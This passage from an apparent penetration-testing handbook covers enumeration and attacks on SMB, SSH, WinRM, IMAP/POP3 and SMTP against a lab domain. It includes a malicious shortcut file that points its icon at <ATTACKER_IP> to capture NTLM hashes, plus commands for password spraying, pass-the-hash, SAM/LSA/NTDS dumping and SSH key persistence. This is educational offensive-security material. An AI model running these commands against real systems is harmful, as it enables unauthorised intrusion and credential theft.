SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] Total files found:    9
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] File size average:    1.42 KB
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] File size min:        22 B
SPIDER_PLUS 10.10.0.3       445    RA-CAILUM        [*] File size max:        6.2 KB

From the Windows Perspective, we may make use of Snaffler, a tool designed to find user credentials stored in cleartext within file shares.

Snaffler.exe -s -d <domain_fqdn> -o snaffler.log -v data
  • -s: prints to console
  • -o: write results to log
  • -v: verbose
    • data is best for console output

Snaffler can produce a substantial amount of output. It is best to let it run and review its logs later.

SMB Null Session

Older versions of SMB may be configured to allow access to certain network resources when no username or password is provided.

smbclient -N -U "" -L //10.0.0.5
nxc smb 10.10.0.5 -u '' -p ''

SMB User Enumeration

We can enumerate a list of users on an Windows machine or Active Directory Domain.

RID Brute Force

If we can obtain a set of valid credentials, we can use it to conduct an RID Brute Force attack, which enumerates a comprehensive list of users and groups on an AD network by first obtaining the Domain Security Identifier (SID), and appending different Relative Identifiers (RID) to it to find valid users and groups.

We can use the --rid-brute option in netexec:

$ nxc smb 10.10.0.5 -u 'amuro.ray' -p 'Password1' --rid-brute
SMB         10.10.0.5       445    MSN-04-SAZABI    [*] Windows Server 2022 Build 20348 x64 (name:MSN-04-SAZABI) (domain:GUNDAM.local) (signing:False) (SMBv1:False)
SMB         10.10.0.5       445    MSN-04-SAZABI    [+] GUNDAM.local\amuro.ray:Password1
SMB         10.10.0.5       445    MSN-04-SAZABI    500: MSN-04-SAZABI\Administrator (SidTypeUser)
SMB         10.10.0.5       445    MSN-04-SAZABI    501: MSN-04-SAZABI\Guest (SidTypeUser)
SMB         10.10.0.5       445    MSN-04-SAZABI    503: MSN-04-SAZABI\DefaultAccount (SidTypeUser)
SMB         10.10.0.5       445    MSN-04-SAZABI    504: MSN-04-SAZABI\WDAGUtilityAccount (SidTypeUser)
SMB         10.10.0.5       445    MSN-04-SAZABI    513: MSN-04-SAZABI\None (SidTypeGroup)
SMB         10.10.0.5       445    MSN-04-SAZABI    1000: MSN-04-SAZABI\Char.Aznable (SidTypeAlias)

Alternatively, use lookupsid.py from the Impacket library:

$ lookupsid.py amuro.ray:'Password1'@10.10.0.5
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.10.0.5
[*] StringBinding ncacn_np:10.10.0.5[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2157690859-2819111861-1098670742
500: MSN-04-SAZABI\Administrator (SidTypeUser)
501: MSN-04-SAZABI\Guest (SidTypeUser)
503: MSN-04-SAZABI\DefaultAccount (SidTypeUser)
504: MSN-04-SAZABI\WDAGUtilityAccount (SidTypeUser)
513: MSN-04-SAZABI\None (SidTypeGroup)
1000: MSN-04-SAZABI\Char.Aznable (SidTypeAlias)

SMB Brute Forcing

We can also obtain a valid set of credentials by conducting a brute-force attack

nxc smb 10.10.0.5 -u user.txt -p password.txt

Our brute force attacks can be more productive if we either:

  • Have lists of existing credentials we collected from elsewhere
  • Or have a list of users and one valid password. This is called a password spraying attack.

To conduct a password spraying attack with netexec, set the -u argument to the filename of the list of users, and -p argument to the plaintext password you would like to spray.

nxc smb 10.10.0.5 -u user.txt -p 'Password1'

RPC Enumeration

We can also use rpcclient, a utility from Samba, to enumerate information about the SMB service. It interacts with MSRPC endpoints such as SAMR, LSARPC, and LSARPC-DS through named pipes. Much like smbclient, rpcclient also presents us with a command line interface once we establish a connection.

$ rpcclient -U 'gundam.local\char.aznable' --password='Password1' 10.10.0.5
rpcclient $>

We can glean quite a bit of information from interacting with various MSRPC endpoints through rpcclient. Here are a few commands that can help us enumerate the SMB Service, the host it’s running on, and even its Active Directory domain if it’s joined to one.

Server Enumeration

srvinfo displays server information. The output below says the host at 10.10.0.5 is:

  • A Windows NT-based OS
  • Version 10.0 (Windows 10 / 11 / Server 2016+)
  • Advertising both workstation and server services
  • Identified as a ServerNT system
rpcclient $> srvinfo
        10.10.0.5      Wk Sv NT SNT
        platform_id     :       500
        os version      :       10.0
        server type     :       0x9003

enumdomains enumerates the local domain name. On a non-domain controller machine, the machine name will show up as the domain and it does not necessarily mean this machine is not joined to an AD domain.

rpcclient $> enumdomains
name:[MSN-04-SAZABI] idx:[0x0]
name:[Builtin] idx:[0x0]

querydominfo enumerates information of the local domain.

rpcclient $> querydominfo
Domain:         MSN-04-SAZABI
Server:
Comment:
Total Users:    3
Total Groups:   1
Total Aliases:  1
Sequence No:    3
Force Logoff:   18446744073709551615
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x0

Share Enumeration

The command netshareenumall enumerates all available SMB shares.

rpcclient $> netshareenumall
netname: ADMIN$
        remark: Remote Admin
        path:   C:\Windows
        password:       (null)
netname: C$
        remark: Default share
        path:   C:\
        password:       (null)
netname: CertEnroll
        remark: Active Directory Certificate Services share
        path:   C:\Windows\system32\CertSrv\CertEnroll
        password:       (null)
netname: IPC$
        remark: Remote IPC
        path:
        password:       (null)
netname: Myshare
        remark:
        path:   C:\Myshare
        password:       (null)

To get info on a particular share, use netsharegetinfo <share>

rpcclient $> netsharegetinfo Myshare
netname: Myshare
        remark:
        path:   C:\Myshare
        password:       (null)
        type:   0x0
        perms:  0
        max_uses:       -1
        num_uses:       1
revision: 1
type: 0x8004: SEC_DESC_DACL_PRESENT SEC_DESC_SELF_RELATIVE
DACL
        ACL     Num ACEs:       2       revision:       2
        ---
        ACE
                type: ACCESS ALLOWED (0) flags: 0x03 SEC_ACE_FLAG_OBJECT_INHERIT  SEC_ACE_FLAG_CONTAINER_INHERIT
                Specific bits: 0x1ff
                Permissions: 0x1f01ff: SYNCHRONIZE_ACCESS WRITE_OWNER_ACCESS WRITE_DAC_ACCESS READ_CONTROL_ACCESS DELETE_ACCESS
                SID: S-1-5-32-544

        ACE
                type: ACCESS ALLOWED (0) flags: 0x03 SEC_ACE_FLAG_OBJECT_INHERIT  SEC_ACE_FLAG_CONTAINER_INHERIT
                Specific bits: 0x1ff
                Permissions: 0x1f01ff: SYNCHRONIZE_ACCESS WRITE_OWNER_ACCESS WRITE_DAC_ACCESS READ_CONTROL_ACCESS DELETE_ACCESS
                SID: S-1-1-0

        Owner SID:      S-1-5-21-790304770-1385196242-1780550448-500
        Group SID:      S-1-5-21-790304770-1385196242-1780550448-513

User Enumeration

enumdomusers enumerates local users.

rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[DefaultAccount] rid:[0x1f7]
user:[Guest] rid:[0x1f5]
user:[WDAGUtilityAccount] rid:[0x1f8]

queryuser <RID> provides information on a specific user. The <RID> argument should be in the hexadecimal format provided in the output of enumdomusers command.

rpcclient $> queryuser 0x1f4
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Tue, 24 Jun 2025 21:12:28 CDT
        Logoff Time              :      Wed, 31 Dec 1969 18:00:00 CST
        Kickoff Time             :      Wed, 13 Sep 30828 21:48:05 CDT
        Password last set Time   :      Fri, 06 Jun 2025 15:18:17 CDT
        Password can change Time :      Fri, 06 Jun 2025 15:18:17 CDT
        Password must change Time:      Wed, 13 Sep 30828 21:48:05 CDT
        unknown_2[0..31]...
        user_rid :      0x1f4
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x0000000a
        padding1[0..7]...
        logon_hrs[0..21]...

Domain Enumeration

lsaquery retrieves the Active Directory domain name and its Security Identifier (SID)

rpcclient $> lsaquery
Domain Name: GUNDAM
Domain Sid: S-1-5-21-790304770-1385196242-1780550448

We can also find the SIDs of individual users with the lookupnames <username> command. Conversely, we can lookup the name of a SID with the lookupsids <SID> command.

rpcclient $> lookupnames char.aznable
char.aznable S-1-5-21-2157690859-2819111861-1098670742-1000 (Local Group: 4)
rpcclient $> lookupsids S-1-5-21-2157690859-2819111861-1098670742-1000
S-1-5-21-2157690859-2819111861-1098670742-1000 MSN-04-SAZABI\Char.Aznable (4)

SMB Attacks

This section deals with attacks that we can carry out using SMB. Note that some techniques here require at least local admin privileges.

Shortcut Icon NTLM Coercion (CVE‑2025‑50154)

Windows Explorer renders shortcut icons automatically. If the icon path specified in a shortcut is a link to a SMB share, Windows Explorer will automatically attempt to connect to the share to grab the icon.

An attacker can craft a malicious internet shortcut file (.url or .lnk extension) to steal NTLM credential of any user visiting the folder containing the shortcut. Below is a minimalist payload sample:

[InternetShortcut]
URL=placeholder
WorkingDirectory=placeholder
IconFile=\\<ATTACKER_IP>\share\icon.ico
IconIndex=1

If an SMB share is visited regularly by users on a network and we have write access to it, we can place the shortcut file to the share and launch Responder to coerce NTLM authentication for the incoming SMB connections.

sudo responder -I <INTERFACE> -v

Eventually, when a user visits the share and their Windows Explorer attempts to render the icon, we will be able to coerce NTLM authentication and capture their NetNTLMv2 hash in our Responder.

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.39.50
[SMB] NTLMv2-SSP Username : BREACH\Julia.Wong
[SMB] NTLMv2-SSP Hash     : Julia.Wong::BREACH:<REDACTED>
[...]

After capturing the hash, we can either attempt to crack the hash or relay it to other SMB servers.

hashcat -m 5600 -O <NTLMv2-FILE> <WORDLIST>

PsExec Remote Code Execution

PsExec was originally a utility part of the Windows SysInternal suite that allows Administrators to execute command remotely by deploying a Windows Service image on the target’s SMB share (admin$ by default) and starts the PsExec service, which creates a named pipe that can send command to the system. Note that Administrator-level privilege on the target is needed to use PsExec.

Attackers can also abuse this mechanism to get code execution. PsExec is implemented in the Impacket Library, Netexec, and Metasploit. Below is an example of using Impacket psexec.py:

psexec.py <USER>:<PASS>@<HOST>

Pass-The-Hash can also be used if we have the NT hash of the admin user:

psexec.py <USER>@<HOST> -hashes 00000000000000000000000000000000:<NT_HASH>

Hash Dumping

With local admin privileges, we can use NetExec to dump hashes in SAM, LSA, and NTDS.dit if we have access to a domain controller as a domain admin.

SAM dumping:

nxc smb <HOST> -u <USER> -p <PASSWORD> --sam

LSA dumping:

nxc smb <HOST> -u <USER> -p <PASSWORD> --lsa

NTDS.dit (on DC with Domain Adimin access):

nxc smb <HOST> -u <USER> -p <PASSWORD> --ntds

6.7 - SSH

Secure Shell

Service Info

  • Name: Secure Shell (SSH)
  • Purpose: Encrypted network protocol
  • Listening port: 22 (TCP)
  • OS: Unix-Like (more commonly), Windows

SSH is an ecrypted network protocol that is often used for secure network management, file transfer and tunneling that replaced unsecure protocol such as Telnet, Berkeley R-Suite protocols.

The most commonly used SSH software is OpenSSH, which is developed by the OpenBSD developers. OpenSSH supports many authentication methods, including password and public-key authentication.

Attack Flow

  1. Identify SSH Version
  2. Check for if password login or public-key authentication is enabled
  3. Find SSH keys in other attack surfaces and use them to login
    • If key protected by passphrase, try cracking with John the Ripper
  4. Leverage file read vulnerabilities to read existing SSH keys or leverage file write vulnerabilities to write your own.
  5. Login brute-forcing
    • Password spray/Credential stuff other valid credentials on the network if password login is enabled.
    • Try working SSH keys on other hosts if public-key authentication enabled.

Footprinting

Nmap Scan

sudo nmap -A -p22 <host>

By default, OpenSSH allows plaintext password authentication, however, it’s considered best practice to use only public key authentication and disable login for root user.

We can see what login options are available by using the -v flag during login.

$ ssh -v brian@10.0.0.1
OpenSSH_8.2p1 Ubuntu-4ubuntu0.3, OpenSSL 1.1.1f  31 Mar 2020
debug1: Reading configuration data /etc/ssh/ssh_config
[...]
debug1: Authentications that can continue: publickey,password,keyboard-interactive

To force the server to use password authentication, we use the -o flag to specify option PreferredAUthentications.

ssh -v <user>@<host> -o PreferredAuthentications=password

Brute Forcing

We can use hydra to brute-force login.

  • Use -l to specify username or -L to specify a username list.
  • Use -p to specify password or -P to specify a password list.
  • Use -M to specify a list of targets
hydra -L user.txt -p "password" ssh://10.0.0.1

Alternatively, we can also use hydra -C to credential stuff the SSH service with valid credentials we found elsewhere. We need to provide the filename of a list of colon separated credentials (username:password).

hydra -C creds.txt ssh://10.0.0.1

SSH Key

OpenSSH can be configured to use public-private key to login. To use public key login, the client must generate its own public-private key pair and share ONLY the public key to the server. During authentication, the server generates a cryptographic problem using the client’s public key and sends it to the client. If the client can successfully decrypt the problem and send back the solution, the client is authenticated and granted access.

Currently, OpenSSH supports 4 common types of SSH keys:

  • RSA
  • Ed25519
  • ECDSA
  • DSA

To generate our own SSH keys, we can use the ssh-keygen utility, which prompts us for the key file path and an optional passphrase. The utility will generate a private key with the original provided filename, and a public key with a .pub extension.

$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/brian/.ssh/id_ed25519): ./key
Enter passphrase for "./key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./key
Your public key has been saved in ./key.pub
The key fingerprint is:
SHA256:AjsqBEqppqzzy3DrVFckr0bayBOQTgGarFeOtHvuZro brian@rx-93-nu
The key's randomart image is:
+--[ED25519 256]--+
|..oo  . .        |
|o.+.   +         |
|+*. + . o        |
|*..* O o         |
|+o+ X * S        |
|=. + = .         |
|+.= .            |
|o* +o            |
|.+EBo            |
+----[SHA256]-----+
$ ls -l
total 8
-rw------- 1 brian wheel 411 Dec  4 12:40 key
-rw-r--r-- 1 brian wheel  96 Dec  4 12:40 key.pub

By default, ssh-keygen generate keys using the ed25519 protocol. We can use the -t argument to specify the algorithm of public key we want to generate. The available options are:

  • ecdsa
  • ecdsa-sk
  • ed25519
  • ed25519-sk
  • rsa
ssh-keygen -t <algorithm>

Use -i option for ssh to specify the path of the private key file.

ssh -i <key> <user>@<host>

Adding Generated SSH Public Key to Server

If we have file write ability to the server, we get access to SSH login by appending our public key to a user’s $HOME/.ssh/authorized_keys file.

This can either give us initial access from a arbitrary file write or establish persistence on an already compromised system.

echo "<public_key>" >> $HOME/.ssh/authorized_keys

Then we can use the associated private key to login.

Reading SSH Private Keys

If we found a file read vulnerability, we can use it to read the user’s SSH private keys. Users’ SSH private keys are stored on in $HOME/.ssh/ directory, and can have one of the following default filenames, each corresponding to the public key encryption protocol they use:

  • id_rsa
  • id_ed25519
  • id_ecdsa
  • id_dsa

After reading the key and saving it to a file, the SSH client requires the permission on the file to be 600 (owner read-write only) before using it to login.

chmod 600 <ssh_key>

SSH Key Passphrase Brute Forcing

SSH private keys may be protected via a passphrase. We can use John the Ripper, a CPU-based password cracker to recover the passphrase.

We can first obtain the password hash by using the ssh2john script included in the John the Ripper Jumbo version, then use john to crack it.

ssh2john my_ssh_key > ssh_hash.txt
john --wordlist=wordlist.txt ssh_hash.txt

File Transfer

See the article on SSH File Transfer for more details.

References

6.8 - WinRM

Windows Remote Management

Service Info

  • Name: Windows Remote Management
  • Purpose: Remote management of Windows machines over the network
  • Listening port: 5985/TCP, 5986/TCP (with TLS)
  • OS: Windows

The Windows Remote Management (WinRM) is a simple Windows integrated remote management protocol based on the command line. It uses Simple Object Access Protocol (SOAP) API over HTTP(S) to facilitate communication between the client and the server.

WinRM allows PowerShell commands to be executed on the server, which is why it is also referred to as PowerShell Remoting (PSRemote).

WinRM is a Windows feature that must be explicitly enabled.

Service Enumeration

A Nmap Scan of TCP ports 5985 and 5986 will confirm whether WinRM is available from our attacker host.

sudo nmap -sVC <host> -p 5985,5986

We can also use NetExec to interact with WinRM.

Remote Management Users

The Remote Management Users group in Windows have the privilege to use WinRM. In an Active Directory environment, local and domain users may be assigned to local Remote Management Users groups on individual machines, or the domain group with the same name, which have the ability to access WinRM on all machines on the domain.

  • Administrator users are also allowed to use WinRM by default.

Local Remote Management users can only be enumerating using system commands such as net localgroup "Remote Management Users". But they can be verified from a Linux attack machine using NetExec.

╭─brian@rx-93-nu ~
╰─$ nxc winrm 10.10.0.4 -u amuro.ray -p 'Password1'
WINRM       10.10.0.4       5985   RX-0-UNICORN     [*] Windows 11 / Server 2025 Build 26100 (name:RX-0-UNICORN) (domain:GUNDAM.local)
WINRM       10.10.0.4       5985   RX-0-UNICORN     [+] GUNDAM.local\amuro.ray:Password1 (Pwn3d!)

Members of the Domain Remote Management Users group can be queried against the domain controller:

╭─brian@rx-93-nu ~
╰─$ nxc ldap 10.10.0.3 -u Amuro.Ray -p Password1 --groups 'Remote Management Users'
LDAP        10.10.0.3       389    RA-CAILUM        [*] Windows 11 / Server 2025 Build 26100 (name:RA-CAILUM) (domain:GUNDAM.local) (signing:Enforced) (channel binding:When Supported)
LDAP        10.10.0.3       389    RA-CAILUM        [+] GUNDAM.local\Amuro.Ray:Password1
LDAP        10.10.0.3       389    RA-CAILUM        Char Aznable

Please check the sections on Windows Group enumeration or Domain Group Enumeration for more details.

Service Interaction

Windows PowerShell cmdlet Enter-PSSession can be used to establish a PSRemote interactive session on a remote machine.

PS C:\> $password = ConvertTo-SecureString "Password1" -AsPlainText -Force
PS C:\> $cred = new-object System.Management.Automation.PSCredential ("GUNDAM\amuro.ray", $password)
PS C:\> Enter-PSSession -ComputerName RX-0-UNICORN -Credential $cred

[RX-0-UNICORN]: PS C:\Users\amuro.ray\Documents> hostname
RX-0-UNICORN
[RX-0-UNICORN]: PS C:\Users\amuro.ray\Documents> Exit-PSSession

From a Linux machine, evil-winrm can be used to establish PSRemote sessions.

╭─brian@rx-93-nu ~
╰─$ evil-winrm -i 10.10.0.4 -u amuro.ray -p 'Password1'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Amuro.Ray\Documents> hostname
RX-0-UNICORN

NT hash can be used in lieu of a cleartext password with the -H option.

evil-winrm -i <host> -u <user> -H <NT_hash>

Pass-the-Ticket is also supported by evil-winrm, however, ensure that the target realm is configured correctly inside /etc/krb5.conf, and that the target’s hostname can be resolved from your machine.

╭─brian@rx-93-nu ~
╰─$ evil-winrm -i rx-0-unicorn -r gundam.local

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Amuro.Ray\Documents> hostname
RX-0-UNICORN

A lot of useful commands are provided by evil-winrm:

  • download <file>: Download file from target machine
  • upload <file>: Upload file from attacker machine
  • services: list all services showing if there your account has permissions over each one, no admin privs required

For more advanced usage of evil-winrm, check out the Project’s GitHub Page.

6.9 - IMAP/POP3

Email retrieval protocols

Service Info

  • Name: Internet Message Access Protocol (IMAP) / Post Office Protocol 3 (POP3)
  • Purpose: Retreiving / Managing email from remote mail server.
  • Listening port:
    • POP3: 110/TCP, 995/TCP (SSL)
    • IMAP: 143/TCP, 993/TCP (SSL)
  • OS: Unix-Like, Windows

Internet Message Access Protocol (IMAP) allows management of emails directly on remote servers. It synchronizes local email clients with mailbox on the server while organizing them into folder-like structures. IMAP is unencrypted by default, and TLS may be used to establish an encrypted IMAP session.

Post Office Protocol 3 (POP3) is the more minimalistic counterpart to IMAP. It only supports the download of mail from a remote server to a mail client. The message on the server is then deleted after download, ensuring each message is only kept on one device.Like IMAP, POP3 is unencrypted by default.

Service Commands

Both IMAP and POP3 operate through the use of command like SMTP.

IMAP Commands

  • 1 LOGIN username password: User’s login.
  • 1 LIST "" *: Lists all directories.
  • 1 CREATE "INBOX": Creates a mailbox with a specified name.
  • 1 DELETE "INBOX": Deletes a mailbox.
  • 1 RENAME "ToRead" "Important": Renames a mailbox.
  • 1 LSUB "" *: Returns a subset of names from the set of names that the User has declared as being active or subscribed.
  • 1 SELECT INBOX: Selects a mailbox so that messages in the mailbox can be accessed.
  • 1 UNSELECT INBOX: Exits the selected mailbox.
  • 1 FETCH <ID> all: Retrieves data associated with a message in the mailbox.
  • 1 CLOSE: Removes all messages with the Deleted flag set.
  • 1 LOGOUT: Closes the connection with the IMAP server.

POP3 Commands

  • USER username: Identifies the user.
  • PASS password: Authentication of the user using its password.
  • STAT: Requests the number of saved emails from the server.
  • LIST: Requests from the server the number and size of all emails.
  • RETR id: Requests the server to deliver the requested email by ID.
  • DELE id: Requests the server to delete the requested email by ID.
  • CAPA: Requests the server to display the server capabilities.
  • RSET: Requests the server to reset the transmitted information.
  • QUIT: Closes the connection with the POP3 server.

Service Scanning

Nmap Scan:

sudo nmap <host> -sVC -p110,143,993,995

The hostname can be gleaned from the commonName field in the SSL certicate.

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 22:09 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00026s latency).

PORT    STATE SERVICE  VERSION
110/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE SASL STLS TOP UIDL RESP-CODES CAPA PIPELINING
| ssl-cert: Subject: commonName=mail1.gundam.local/organizationName=Inlanefreight/stateOrProvinceName=California/countryName=US
| Not valid before: 2021-09-19T19:44:58
|_Not valid after:  2295-07-04T19:44:58
143/tcp open  imap     Dovecot imapd
|_imap-capabilities: more have post-login STARTTLS Pre-login capabilities LITERAL+ LOGIN-REFERRALS OK LOGINDISABLEDA0001 SASL-IR ENABLE listed IDLE ID IMAP4rev1
| ssl-cert: Subject: commonName=mail1.gundam.local/organizationName=Inlanefreight/stateOrProvinceName=California/countryName=US
| Not valid before: 2021-09-19T19:44:58
|_Not valid after:  2295-07-04T19:44:58
993/tcp open  ssl/imap Dovecot imapd
|_imap-capabilities: more have post-login OK capabilities LITERAL+ LOGIN-REFERRALS Pre-login AUTH=PLAINA0001 SASL-IR ENABLE listed IDLE ID IMAP4rev1
| ssl-cert: Subject: commonName=mail1.gundam.local/organizationName=Inlanefreight/stateOrProvinceName=California/countryName=US
| Not valid before: 2021-09-19T19:44:58
|_Not valid after:  2295-07-04T19:44:58
995/tcp open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE USER SASL(PLAIN) TOP UIDL RESP-CODES CAPA PIPELINING
| ssl-cert: Subject: commonName=mail1.gundam.local/organizationName=Inlanefreight/stateOrProvinceName=California/countryName=US
| Not valid before: 2021-09-19T19:44:58
|_Not valid after:  2295-07-04T19:44:58
MAC Address: 00:00:00:00:00:00 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.74 seconds

Service Interaction

We can use telnet to interact with the unencrypted IMAP and POP3 services, allowing us to communicate with both services using their respective commands.

telnet <host> 110
telnet <host> 143

The openssl utility may also be used to communciated with encrypted IMAP and POP3.

openssl s_client -connect <host>:pop3s
openssl s_client -connect <host>:imaps

Service Attacks

Password Attacks

Hydra may be used to conduct password attacks both IMAP(S) and POP3(S). On a mail server, it is very likely that these services are managed by the same software as SMTP. More often than not, using Hydra against one of the three services is enough to uncover user credentials for the email service.

hydra -l <username> -P <password_list> host <imap|imaps|pop3|pop3s>

Reading Email

If we find a set a credentials, we can connect to the IMAP/POP3 services to read emails belonging to that user.

IMAP:

1 login robin Password123!
1 list ""*
* LIST (\Noselect \HasChildren) "." DEV
* LIST (\Noselect \HasChildren) "." DEV.DEPARTMENT
* LIST (\HasNoChildren) "." DEV.DEPARTMENT.INT
* LIST (\HasNoChildren) "." INBOX
1 select "DEV.DEPARTMENT.INT"
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 1 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1636414279] UIDs valid
* OK [UIDNEXT 2] Predicted next UID
1 OK [READ-WRITE] Select completed (0.008 + 0.000 + 0.007 secs).
1 fetch 1 BODY[]
* 1 FETCH (BODY[] {167}
Subject: Flag
To: Robin <robin@gundam.local>
From: CTO <devadmin@gundam.local>
Date: Wed, 03 Nov 2021 16:13:27 +0200

Hi,

Hope you are having a good day.

Best,
CTO
)
1 OK Fetch completed (0.006 + 0.000 + 0.005 secs).

POP3:

USER marlin@gundam.local
+OK Send your password
PASS VeryStrongPassword2026!
+OK Mailbox locked and ready
LIST
+OK 1 messages (601 octets)
1 601
.
RETR 1
+OK 601 octets
Return-Path: marlin@gundam.local
Received: from [10.10.14.33] (Unknown [10.10.14.33])
        by WINSRV02 with ESMTPA
        ; Wed, 20 Apr 2022 14:49:32 -0500
Message-ID: <85cb72668d8f5f8436d36f085e0167ee78cf0638.camel@gundam.local>
Subject: Password change
From: marlin <marlin@gundam.local>
To: administrator@gundam.local
Cc: marlin@gundam.local
Date: Wed, 20 Apr 2022 15:49:11 -0400
Content-Type: text/plain; charset="UTF-8"
User-Agent: Evolution 3.38.3-1
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Hi admin,

How can I change my password to something more secure?

Best,
Marlin
.

6.10 - SMTP

Simple Mail Transfer Protocol

Service Info

  • Name: Simple Mail Transfer Protocol (SMTP)
  • Purpose: Sending emails over an IP network.
  • Listening port: TCP port 25, TCP port 587 (Encrypted Transport)
  • OS: Unix-Like, Windows

SMTP faciliates the transfer of mail between a client and a mail server, or between two mail servers. Originally, SMTP did not include user authencation nor transport encryption. Both features are implemented in Extended Simple Mail Transfer Protocol (ESMTP), which faciliates most mail services today.

The process of sending an email using SMTP is as follows:

  1. The SMTP client (Mail User Agent) converts email into a header and a body and uploads both to the SMTP Server (Mail Transfer Agent)
  2. MTA checks email for size and spam then stores it.
  3. MTA sends email to the destination SMTP Server (Mail Delivery Agent), where the data packets will be reassembled into a complete email.
  4. Mail Delivery Agent transfers it to the recipient’s mailbox

SMTP Commands

SMTP communications are facilitated with commands. Common SMTP commands include:

  • AUTH PLAIN: AUTH is a service extension used to authenticate the client.
  • HELO: The client logs in with its computer name and thus starts the session.
  • EHLO: Extended version of the HELO command. The server would respond with a list of its capabilities
  • MAIL FROM: The client names the email sender.
  • RCPT TO: The client names the email recipient.
  • DATA: The client initiates the transmission of the email.
  • RSET: The client aborts the initiated transmission but keeps the connection between client and server.
  • VRFY: The client checks if a mailbox is available for message transfer.
  • EXPN: The client also checks if a mailbox is available for messaging with this command.
  • NOOP: The client requests a response from the server to prevent disconnection due to time-out.
  • QUIT: The client terminates the session.

Service Enumeration

The default script scan (-sC) runs smtp-command, which uses the EHLO command to list out the available commands on the server.

╭─brian@rx-93-nu ~
╰─$ sudo nmap 10.10.0.25 -sC -sV -p25

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-27 17:56 CEST
Nmap scan report for 10.10.0.25
Host is up (0.00025s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: mail01.gundam.local, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
MAC Address: 00:00:00:00:00:00 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.09 seconds

Service Interaction

Interaction with an SMTP server can be done using the telnet utility

telnet <host> 25

After connecting to the SMTP server, we may use the EHLO command to greet the server and get a list of available features.

╭─brian@rx-93-nu ~
╰─$ telnet 10.10.0.25 25

Trying 10.10.0.25...
Connected to 10.10.0.25.
Escape character is '^]'.
220 ESMTP Server


HELO mail01.gundam.local

250 mail01.gundam.local


EHLO mail1

250-mail01.gundam.local
250-PIPELINING
250-SIZE 10240000
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING

User Enumeration

Commands such as VRFY, EXPN, and RCPT TO may be used to enumerate users on the system.

VRFY:

VRFY root

252 2.0.0 root


VRFY www-data

252 2.0.0 www-data


VRFY new-user

550 5.1.1 <new-user>: Recipient address rejected: User unknown in local recipient table

EXPN is similiar to VRFY, but when used with a distribution list, it will list all users on that list.

  • A quick way to get all users on the system is to try EXPN all
EXPN john

250 2.1.0 john@gundam.local


EXPN support-team

250 2.0.0 carol@gundam.local
250 2.1.5 elisa@gundam.local

The RCPT TO is usually used to identify the recipient of the email, but it can be repeated multiple times for a given message to deliver a message to multiple recipients. We can leverage this to identify users.

MAIL FROM:test@htb.com
it is
250 2.1.0 test@exmaple.com... Sender ok


RCPT TO:julio

550 5.1.1 julio... User unknown


RCPT TO:kate

550 5.1.1 kate... User unknown


RCPT TO:john

250 2.1.5 john... Recipient ok

The process of enumerating users may be automated using smtp-user-enum.

  • Use -M to specify method (VRFY, EXPN, or RCPT).
  • Use -U to specify wordlist.
  • Use -D to specify domain.
smtp-user-enum -M <command> -U <userlist> -D <domain> -t <host>

Sending Email

We can send an email to a number of valid recipients within the telnet session with an SMTP server.

EHLO gundam.local

250-mail01.gundam.local
250-PIPELINING
250-SIZE 10240000
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING


MAIL FROM: <brian@gundam.local>

250 2.1.0 Ok


RCPT TO: <john@gundam.local> NOTIFY=success,failure

250 2.1.5 Ok


DATA

354 End data with <CR><LF>.<CR><LF>

From: <brian@gundam.local>
To: <john@gundam.local>
Subject: DB
Date: Tue, 28 Sept 2021 16:32:51 +0200
Good morning and I wish you a happy day!
.

250 2.0.0 Ok: queued as 6E1CF1681AB


QUIT

221 2.0.0 Bye
Connection closed by foreign host.

Alternatively, we can use swaks, a command line SMTP testing tool to send mail.

swaks --from <sender> --to <recipient> --header <email_header> --body <email_body> --server <host>

Password Attacks

Hydra can be used to perform a password spray or brute-force against SMTP.

hydra -L <user_list> -p <password> -f <target> smtp

7 - Web Attack

Exploitation of common vulnerabilities in Web Applications

